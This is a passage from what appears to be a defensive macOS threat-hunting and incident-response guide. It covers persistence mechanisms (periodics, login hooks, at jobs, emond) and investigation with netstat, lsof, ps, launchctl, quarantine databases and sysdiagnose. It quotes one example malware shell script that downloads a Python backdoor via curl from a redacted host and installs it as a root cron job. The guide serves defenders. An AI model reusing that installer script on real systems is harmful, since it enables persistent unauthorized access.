For those who remember them, rc.common and launchd.conf no longer work on macOS, and support for StartupItems also appears to have been removed after 10.9 Mavericks.


Even so, other old "nix tricks" do still work, and while we've yet to see any of the following persistence mechanisms used in the wild, they are worth keeping an eye on. These tricks include using periodics, loginhooks, at jobs, and the emond service.

Periodics as a Means of Persistence

Periodics are system scripts that are generally used for maintenance and run on a daily, weekly and monthly schedule. Periodics live in similarly titled subfolders within etc/periodic folder.



Listing the contents of each of the subfolders should reveal the standard set of periodics, unless your admins are using their own custom periodic scripts. If not, anything additional found there should be treated as suspicious and inspected. Notice the unusual "uptime" script here, which will run on a daily basis without user interaction or notification.



Also, be sure to check both `/etc/defaults/periodic.conf` and `/etc/periodic.conf` for system and local overrides to the default periodic configuration.


LoginHooks and LogoutHooks

LoginHooks and LogoutHooks have been around for years and are rarely used these days, but are still a perfectly viable way of running a persistence script on macOS Mojave. As the names suggest, these mechanisms run code when the user either logs in or logs out.

It's a simple matter to write these hooks, but fortunately it's also quite easy to check for their existence. The following command should return a result that doesn't have either LoginHook or LogoutHook values:

```
$ sudo defaults read com.apple.loginwindow
```

If, on the other hand, it reveals a command or path to a script, then consider those worthy of investigation.



At Jobs: Run Once, Persist Forever

A much less well-known mechanism is `at` jobs. While these only run once and are not enabled by default, they are a sneaky way to run some code on restart. The single-use isn't really a problem, since the at job can simply be re-written each time the persistence mechanism fires, and these jobs are very unlikely to be noticed by most users or indeed many less-experienced admins.

You can check whether any `at` jobs are scheduled by enumerating the /var/at/jobs directory. Jobs are prefixed with the letter **a** and have a hex-style name.

```
root@sentinels-Mac:/var/at/jobs$ ls -al
total 16
drwxr-xr-x  5 daemon  wheel   160 Jun 17 16:33 .
drwxr-xr-x  8 daemon  wheel   256 Mar 15 14:15 ..
-rw-r--r--  1 root    wheel     6 Jun 17 16:33 .SEQ
-rw-------  1 root    wheel     0 Jun 17 16:29 .lockfile
-rwx------  1 root    wheel  1026 Jun 17 16:33 a00003018cec3f
root@sentinels-Mac:/var/at/jobs$ file a00003018cec3f
a00003018cec3f: POSIX shell script text executable, ASCII text
root@sentinels-Mac:/var/at/jobs$
```

Emond - The Forgotten Event Monitor

Sometime around OSX 10.5 Leopard, Apple introduced a logging mechanism called `emond`. It appears it was never fully developed, and development may have been abandoned by Apple for other mechanisms, but it remains available even on macOS 10.15 Catalina.

In 2016, James Reynolds provided the most comprehensive analysis to-date of `emond` and its capabilities. Reynolds was not interested in `emond` from a security angle, but rather was documenting a little-known daemon from the angle of an admin wanting to implement their own log scanner. Reynolds concludes his analysis with an interesting comment, though:


> **Considering how easy it is to log, run a command, or send an email in a perl script, I can't see why I'd want to use emond instead of a script.**

This little-known service may not be much use to a Mac admin, but to a threat actor one very good reason would be to use it as a persistence mechanism that most macOS admins probably wouldn't know to look for.

Detecting malicious use of `emond` shouldn't be difficult, as the System LaunchDaemon for the service looks for scripts to run in only one place:

`/private/var/db/emondClients`

Admins can easily check to see if a threat actor has placed anything in that location.



As `emond` is almost certainly not used in your environment for any legitimate reason, anything found in the emondClient directory should be treated as suspicious.

Conclusion

As the above mechanisms show, there are plenty of ways for attackers to persist on macOS. While some of the older ways are now defunct, the onus is still very much on defenders to keep an eye on the many possible avenues that code execution can survive a reboot.

CHAPTER 2

Threat Hunting - Detecting Malicious Behavior on macOS

Having gathered a list of users and conducted a thorough hunt for persistence mechanisms across the entire device, it's time to start looking at other indicators of compromise and signs of malicious behavior on the Mac.

Check Open Ports and Connections


Malware authors interested in backdoors will often try to set up a server on an unused port to listen out for connections. A good example of this is the recent Zoom vulnerability, which forced the company to push out an emergency patch in an attempt to address a zero-day vulnerability for Mac users. Zoom has been running a hidden server on port 19421 that could potentially expose a live webcam feed to an attacker and allow remote code execution. This is a good example of just how easy it is for one privileged process to set up a persistent server that could act as a backdoor to easily evade detection by ordinary users, as well as macOS's built-in security mechanisms.

To detect this kind of issue, we can use `netstat` and `lsof` to help check for this.

First, we use

```
$ netstat –na | egrep 'LISTEN|ESTABLISH'
```

to list services that are either listening for connections or already connected.




We can see that there are servers listening in on ports 22, 88, and 445. These indicate that the Mac's Sharing preferences are enabled for remote login and remote file sharing. A full list of ports used by Apple's services can be found here.

Next, let's use

```
$ lsof -i
```

to list all files with an open IPv4, IPv6 or HP-UX X25 connection.



This output gives us quite a bit of useful information, including the IP address, command and PID. We can query the ps utility for more information on each process.

```
$ ps -p <pid>
```

Investigate Running Processes

The ps command has a lot of useful options and is one of a number of tools you can use to see what's running on a Mac at the time of collection.

One of the first things I'll do is get a full list of all processes by running this as the superuser.


```
$ ps -axo user,pid,ppid,%cpu,%mem,start,time,command
```

I will normally dump that out to a text file and pay particular interest to commands where the PPID, the parent process identifier, is something other than 1, indicating a user process that's also spawning child processes.

I also like to dump the output from

```
$ lsappinfo list
```

as that gives a lot of useful information about applications including the executable path, pid, bundle identifier (useful for detection purposes) and launch time.



You should also examine running daemons, agents and XPC services through the `launchctl` utility. I find the older, deprecated (but still functional) syntax somewhat easier to parse than the newer syntax, but that may be just my preference from habit, so experiment with either.

In the old syntax, you can simply run

```
$ launchtl list
```

to get a lot of useful information on what's running in that particular user's domain. The same command prepended with sudo will produce a list of services running in the system-wide domain.

For the newer syntax, use something like

```
$ launchctl print user/501
```

Replacing '501' for the UID of any user you're interested in. Use


```
$ launchctl print system
```

to target the system-wide domain.

The output between the old and the new syntax is quite different, and which you find more useful may depend on what kind of information you want. I often use the old syntax and grep out anything with a com.apple label so that I can focus on (mostly) non-system processes. However, some macOS malware does deliberately use the name "apple" in their labels precisely in an attempt to hide in the weeds, so if you do follow that suggestion be sure that you're parsing items with "apple" labels somewhere else, too (e.g., such as from the data you received from examining the Launch folders in Chapter 1 or from using the `ps` utility).

Investigate Open Files

Earlier we used `lsof` with the -i option to list open ports, but we can also list all open files by just running lsof without any flags at all. That produces quite a mountain of information and you'll want to quickly narrow it down to make it manageable.



```
sentinels-Mac:~ sentinel$ lsof
COMMAND   PID     USER   FD      TYPE             DEVICE SIZE/OFF        NODE NAME
loginwind  90 sentinel  cwd       DIR               1,4      896           2 /
loginwind  90 sentinel  txt       REG               1,4  1237152 12885219643 /System/Library/CoreServices/loginwindow.app/Contents/MacOS/loginwindow
loginwind  90 sentinel  txt       REG               1,4    21024 12885790398 /Library/Preferences/Logging/.plist-cache.MemQYIiI
loginwind  90 sentinel  txt       REG               1,4 27148752 12885621499 /usr/share/icu/icudt62l.dat
loginwind  90 sentinel  txt       REG               1,4   289512 12885784656 /Library/Application Support/CrashReporter/SubmitDiagInfo.domains
loginwind  90 sentinel  txt       REG               1,4   115776 12885369949 /System/Library/LoginPlugins/DisplayServices.loginPlugin/Contents/MacOS/Dis
playServices
loginwind  90 sentinel  txt       REG               1,4   114224 12885370000 /System/Library/LoginPlugins/FSDisconnect.loginPlugin/Contents/MacOS/FSDisc
onnect
loginwind  90 sentinel  txt       REG               1,4   238448 12885718330 /private/var/db/timezone/tz/2019a.1.0/icutz/icutz44l.dat
loginwind  90 sentinel  txt       REG               1,4  4190880 12885214774 /System/Library/CoreServices/SystemAppearance.bundle/Contents/Resources/Sys
temAppearance.car
loginwind  90 sentinel  txt       REG               1,4   510432 12885214778 /System/Library/CoreServices/SystemAppearance.bundle/Contents/Resources/Vib
rantLightAppearance.car
loginwind  90 sentinel  txt       REG               1,4   351088 12885369737 /System/Library/LoginPlugins/BezelServices.loginPlugin/Contents/MacOS/Bezel
Services
loginwind  90 sentinel  txt       REG               1,4   270704 12885229414 /System/Library/Extensions/IOHIDFamily.kext/Contents/PlugIns/IOHIDLib.plugi
n/Contents/MacOS/IOHIDLib
loginwind  90 sentinel  txt       REG               1,4   889636 12885366452 /System/Library/Keyboard Layouts/AppleKeyboardLayouts.bundle/Contents/Resou
rces/AppleKeyboardLayouts-L.dat
loginwind  90 sentinel  txt       REG               1,4    87744 12885607650 /usr/lib/libobjc-trampolines.dylib
loginwind  90 sentinel  txt       REG               1,4  2355200 12885786539 /private/var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/0/com.apple.LaunchSe
rvices-231-v2.csstore
loginwind  90 sentinel  txt       REG               1,4  2521040 12885214756 /System/Library/CoreServices/SystemAppearance.bundle/Contents/Resources/Dar
kAppearance.car
loginwind  90 sentinel  txt       REG               1,4  3990744 12885214758 /System/Library/CoreServices/SystemAppearance.bundle/Contents/Resources/Dar
kAquaAppearance.car
loginwind  90 sentinel  txt       REG               1,4    78080 12885190656 /System/Library/CoreServices/Menu Extras/TextInput.menu/Contents/SharedSupp
ort/TIMCore.bundle/Contents/MacOS/TIMCore
loginwind  90 sentinel  txt       REG               1,4     4700 12885793866 /private/var/db/CVMS/cvmsCodeSignObjrcZFDg1JoktcY8e0
loginwind  90 sentinel  txt       REG               1,4     4728 12885793867 /private/var/db/CVMS/cvmsCodeSignObj9Z1nsHHoH786jUUP
loginwind  90 sentinel  txt       REG               1,4  2457600 12885790192 /private/var/folders/__/1xyqhwqs6m7_q30bp7w5k6kr0000gn/0/com.apple.LaunchSe
rvices-231-v2.csstore
loginwind  90 sentinel  txt       REG               1,4  1797492 12885236437 /System/Library/Fonts/SFNSText.ttf
loginwind  90 sentinel  txt       REG               1,4  2320268 12885236287 /System/Library/Fonts/Helvetica.ttc
```

If the system is running with System Integrity Protection turned on (tip: you can determine that with the command `csrutil status`), I will normally parse the output of `lsof` in something like BBEdit and remove all lines that contain references to the System folder. Bear in mind that doing so could cause you to miss something - not all System folders are protected by SIP, but in the early stages of an investigation I will leave that kind of possibility for later in the event that I don't find any other IOCs (Indicators of Compromise).

For similar reasons, I'll tend to focus first on open files that don't belong to regular apps. Again, keep in mind the caveat that malware authors can sometimes use regular apps to live off the land, exploit browser zero days or sneak in via supply chain attacks, so be judicious in what you filter out and remember to go back over anything you skimmed or ignored later on if necessary.

Examine the File System

If I haven't found any suspicious processes at this point, that could well be because the malware has already finished its execution, so next it's time to start making an initial investigation into the file system. At this point, we're just trying to establish that a threat exists, rather than do a deep forensic dive on the entire system, so let's look at some of the resources you can quickly access and parse to look for evidence of malicious behaviour.

A word of warning, though, before we start. If you're dealing with a macOS system from 10.14 Mojave onwards, you may find command line investigations hampered by macOS's recent user protections. In order to avoid those, ensure that Terminal has been added to the Full Disk Access panel in the Privacy pane.

I tend to start by making an initial audit of files in certain locations that are often populated by malware. These include hidden files and folders in the User's home folder, unusual folders added to the /Library and ~/Library folders, and the Application Support folders within all of those (remember there's a separate Library folder for every user as well as the one at the computer domain level).

You can get those for the current user and the computer domain with a one-liner:

```
$ ls -al ~/.* ~/Library /Library ~/Library/Application\ Support
/Library/Application\ Support/
```

You'll need to drop down to sudo and iterate over users with a bash script if there's more than one user account on the Mac.

Next, check the /Users/Shared folder, and the temp directories at /private/tmp and the user's Temporary Directory (these are not the same), which you can get to using the $TMPDIR environment variable.

```
$ ls –al /Users/Shared

$ ls –al /private/tmp

$ ls –al $TMPDIR
```

Also, don't forget that you should already have a list of items present in the Launch folders and any Cron jobs from your investigation into persistence mechanisms. More often than not the program arguments of these will have already led you to other locations of interest.

Below is an example of a script that inserts a python backdoor via CURL (the URL has been redacted) into /usr/local/sbin folder.

```
#!/bin/sh
#ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"
mkdir /usr/local/sbin
curl https://xxxxxxxxxxxxxxxxxxxx.com/xxxxxxxxxxxx/OSX-Peristant-BackDoor/xxxxxx/woffice_app.py  -o /usr/local/sbin/woffice_app.py
#chmod 777 /usr/local/sbin/woffice_app.py
#croncmd="/home/me/myfunction myargs > /home/me/myfunction.log 2>&1"
#cronjob="0 */15 * * * $croncmd"
#croncmd="/etc/init.d/rc.local"
croncmd="python /usr/local/sbin/woffice_app.py > /dev/null"
cronjob="* * * * * $croncmd"
(crontab -l -u root | grep -v -F "$croncmd" ; echo "$cronjob" ) | crontab -u root -
```

We've also seen an increasing use of /usr/local by cryptominers recently, so this is another good location to regularly hunt for malicious and suspicious behavior (these locations may or may not exist):

```
$ ls –al /usr/local

$ ls –al /usr/local/bin

$ ls –al /usr/local/sbin
```

Also, be aware of whether your user has Homebrew installed or not. The Homebrew executable at `/usr/local/bin/brew` is itself a shell script. All commands in that script are executed whenever the user types `$brew <command>` in the Terminal. The script can be modified by any other process running as the user without authentication, and could be a tempting target for persistence or opening a backdoor. Any changes to the script will be overwritten when the user issues the `$brew update` command, although they can also be retrieved, as helpfully indicated here by Homebrew itself:

```
macadmin@bayeux.local:~ $ brew update
 9:04  up 2 days, 18:54, 3 users, load averages: 0.42 2.38 3.23
To restore the stashed changes to /usr/local/Homebrew run:
  'cd /usr/local/Homebrew && git stash pop'
```

In the majority of cases, if a Mac has been infected the above steps will have turned up something and directed my searches further, but if not, there's still a few other things to look for. If the time since the suspected infection is still relatively recent (within a few days or less), you may try a find search to look for any files created since or between a certain time or date. For example, this will find any files modified in the current working directory in the last 30 minutes. You can substitute the m for h to specify hours, or leave off a specifier and it will default to days.

```
$ find . -mtime +0m -a -mtime -30m -print
```

Depending on how much regular activity there has been on the device since then, and how long the timespan you search for, that could result in an overwhelming amount of data or just enough to be manageable, so adjust your search parameters to suit.

We can also query the LSQuarantine database to see what items have been downloaded by email clients and browsers.

```
$ sqlite3
~/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV*
'select LSQuarantineEventIdentifier, LSQuarantineAgentName,
LSQuarantineAgentBundleIdentifier, LSQuarantineDataURLString,
LSQuarantineSenderName, LSQuarantineSenderAddress,
LSQuarantineOriginURLString, LSQuarantineTypeNumber,
date(LSQuarantineTimeStamp + 978307200, "unixepoch") as
downloadedDate from LSQuarantineEvent order by
LSQuarantineTimeStamp' | sort | grep '|' --color
```

Again, you could get a lot of data to sift through here, but filter on the dates to find recent items. The good side of LSQuarantine is it will give you the exact URL from where the file was downloaded, and you can use this to check against reputation on VT or other sources. The downside of LSQuarantine is that the database is easily purged by normal actions the user (or malicious actor) can take in the UI, so not finding something there doesn't rule out that a file didn't actually come through the quarantine process.

Another useful trick here is to see what turns up just by doing an `mdfind` query on the quarantine bit:

```
$ mdfind com.apple.quarantine
```

That should find documents - which are also tagged with the quarantine bit - that have been downloaded, including malicious pdf, Word .docx and others. Again, there'll be a lot of innocent stuff in the results, so careful filtering will be required.

Examine the Mac's Network Configuration

Malware authors on macOS have in some cases manipulated the DNS and AutoProxy network configurations, so it's always worth checking on these settings. You can get all these from the command line, so first let's get the details of the network interface configuration with this command:

```
$ ifconfig
```

That will output information regarding the wireless, ethernet, bluetooth and other interfaces. You'll also want to gather the SystemConfiguration property list to look out for malware that tries to hijack the Mac's DNS server settings, as OSX.MaMi was seen to do in 2018.

```
$ plutil –p
/Library/Preferences/SystemConfiguration/preferences.plist
```

Use this command

```
$ scutil ––proxy
```

to inspect the Mac's auto proxy settings. Spyware like OnionSpy has been seen to configure these settings to redirect user traffic to a server of the attacker's choosing.

Conclusion

Whether you are hunting cryptominers, adware, backdoors or nation state actors, the steps outlined above should give you a good start on where to look and what to look for. In the majority of cases, they will be sufficient to find evidence of even the most stealthy of macOS malware.

Even so, digging down into the hidden depths of macOS may provide you with more evidence that can help in detection, remediation, and attribution. In the remaining chapters of this eBook, we'll cover things like Apple's built-in `system_profiler` and `sysdiagnose` utilities, unified logging, `fsevents` and a plethora of `sqlite` caches that hold almost every detail you could ever wish to know.

CHAPTER 3

Incident Response: Collecting Device, File & System Data

Depending on what access and authorization you have, it's possible to dive a lot deeper than we have so far and recover very fine-detailed information about file system events, user's browsing and email history, application usage, connected devices and more. You won't usually need to do so for threat hunting, but once you have found a threat on a user's Mac you will have cause to dig deeper and see what other activity may have occurred.


When I'm dealing with a Mac that's known to be compromised, the first step is to consider the client's situation and the potential nature of the breach. For example, if the device may have been used in a crime or could become part of a criminal investigation, I would recommend the client to use a digital forensics lab that can image the device and recover artefacts from memory without polluting the evidence. This is quite a different process from what we will cover here, which is more akin to a SOC team investigation to determine what an intruder or a malware infection may have done that has not already been logged by detection software. Has there been lateral movement, has data been exfiltrated, has there been system manipulation? Are there other indicators of attack or compromise that we haven't yet discovered? These are the questions that we want to set out to answer as quickly as possible in order to protect the business.

Let's assume for the purposes of our scenario, then, that an employee has brought us a machine after discovering and removing a malware infection. The machine is still powered on, and we have the necessary credentials (and authority) to examine the machine fully.

Say Hello to Sysdiagnose

With that out of the way, let's set about collecting some initial information. Typically, investigators will want to list things like the system version, currently running processes, network configuration, Bluetooth setup, mounted volumes, install history, system log and much more besides. You could invest quite some time writing your own custom scripts to collect that and other information (we'll do a bit of custom script writing later in this series), but if you have direct access to the machine you can save yourself a lot of work by leveraging the built-in `sysdiagnose` tool provided by Apple.

The sysdiagnose tool was not designed for security or incident response purposes. Apple wrote it for macOS beta testers as a means of collecting just about everything they could ever want to know about a Mac when investigating OS bug reports. But for that reason, it's ideal for our purposes, too. Here's an image showing just some of the data that it collects.



What's even nicer, from the point of convenience, is that if you have physical access to the machine you can kickoff the report simply by pressing this keychord:

Control-Option-Command-Shift-Period

If you get it right, you'll see the display briefly flash indicating that the process has begun. If using the keychord is a problem for any reason, head over to the Terminal app. There are a bunch of command line options you can specify (see `man sysdiagnose`), but for our purposes we will just run it in vanilla mode. Enter the following, type the admin password, and confirm that you want to proceed when prompted:


```
$ sudo sysdiagnose
```

In this case you will not see the display flash.

Regardless of which way you invoke the tool, it'll take a few minutes to complete, so you might want to take the opportunity to make a coffee, walk the dog, feed the cat, or while away the time as you see fit until sysdiagnose has done its thing.

Exploring Files Collected by Sysdiagnose


When `sysdiagnose` has finished, it'll pop a Finder window showing you the compressed result. Copy it off to your local machine, then double-click it to unpack it and have a quick scroll through what's been collected. Yes, there's a lot of juicy stuff in there: everything from a full `ps` to `netstat`, `kextstat`, `system_profiler`, `top`, Wifi scans and much, much more.



When working with large amounts of text files I like to use `BBEdit`, which offers many useful functions for quickly searching and manipulating multiple files. The features I'll use are all available in the free version, so if you don't already have a copy of BBEdit just go ahead and download the free demo. Of course, if you have your own way of working with large sets of files, that's fine, too.

If you have BBEdit in the Dock, grab the `sysdiagnose` parent folder in the Finder and drag and drop it on top of the BBEdit Dock icon. When the project view opens up, scroll down to the logs folder in BBEdit's Sidebar, click the disclosure triangle and scroll down again. You should see useful things like Install.log and InstallHistory.plist among many other goodies.

Still in the logs subfolder, find the folder SystemExp, descend into that and open up the folder named "Dock" (followed by a date and timestamp). Here, you'll find useful stuff such as CachedWindows.txt, which might tell you a little about the user's recent activity (more to come on that in the following chapters).



Also, take a look at dockextras.txt file, which may include info on things like the last time the user connected to Facetime, Messages and a bunch of other apps.


Interlude – A Note About Timestamps

Before we move on, a note about the timestamps you see here, as you'll encounter these elsewhere in macOS logs. Timestamps like this

```
587381138.016775
```

